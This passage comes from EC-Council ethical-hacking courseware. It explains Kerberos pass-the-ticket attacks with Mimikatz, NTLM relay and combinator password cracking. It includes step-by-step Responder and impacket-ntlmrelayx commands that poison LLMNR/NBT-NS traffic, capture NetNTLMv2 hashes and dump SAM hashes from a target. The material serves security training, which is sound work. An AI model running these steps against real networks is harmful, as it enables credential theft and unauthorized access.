All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.25: Screenshots of hashcat showing the extraction of the plaintext password from the obtained hash

This allows them to guess the correct password by trying various combinations until the encrypted TGS ticket is successfully decrypted. As a result, it allows them to reveal the plaintext password of the service account, which they can then use to gain unauthorized access into the application server or services.

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

  Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

- **Mimikatz**

  Source: *https://github.com*

  Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.




Figure 6.26: Screenshot of Mimikatz

- **NTLM Relay Attack**

  An NTLM relay attack involves an attacker intercepting and relaying NTLM authentication requests between a client and server to impersonate the client and gain unauthorized access.

  The attacker sets up a machine to act as an intermediary. Tools such as Responder, ntlmrelayx, or Metasploit can be used for this purpose. The attacker identifies targets that use NTLM authentication, such as Windows systems, network shares, or web applications. The attacker listens for NTLM authentication requests on the network. This can be done using tools such as Responder which poisons the network to capture these requests. Responder listens for broadcasted name resolution queries (LLMNR, NBT-NS)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and responds to them, tricking the client into sending its NTLM authentication to the attacker.

When a client attempts to authenticate, it sends an NTLM authentication request. The attacker intercepts this request. The authentication request contains the NTLM hash, which the attacker captures. Now, the attacker can use these hashes to perform a relay attack or crack the hashes for further exploitation.

Steps To Perform an NTLM Relay Attack

- **Step 1:** Install the Responder tool and run the following command to launch Responder.py.

```
./Responder -I eth0
```




Figure 6.27: Screenshot of the Responder

This will enable Responder to poison mDNS, LLMNR, and NBT-NS traffic and access the SMB server to capture NetNTLMv2 hashes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.28: Screenshot of Responder showing captured NetNTLMv2 hashes

To proceed with the NTLM relay attack, ensure that the pipx tool and the impacket package are installed.

- **Step 2:** Once the above packages are installed, run the following command to set up ntlmrelay and target the SMB protocol on the target machine to relay the NTLM session and wait for a user to access the SMB share.

```
impacket-ntlmrelayx.py -of <path_to/SAM-NTLMv2dump file> -tf
<path_to/relaytargets> -smb2support
```




Figure 6.29: Screenshot showing output of impacket-ntlmrelayx command

- **Step 3:** Once a user accesses the SMB share, the SAM hashes of the targeted system are dumped, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.30: Screenshot of mpacket-ntlmrelayx command showing dumped SAM hashes

By following this process, the attacker can dump the LM and NTLM hash values from the SAM file of the targeted system. The attacker can then use these hashes to perform a relay attack or crack the hashes for further exploitation.

Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word '**password**', this technique would create fingerprints "**p**", "**a**", 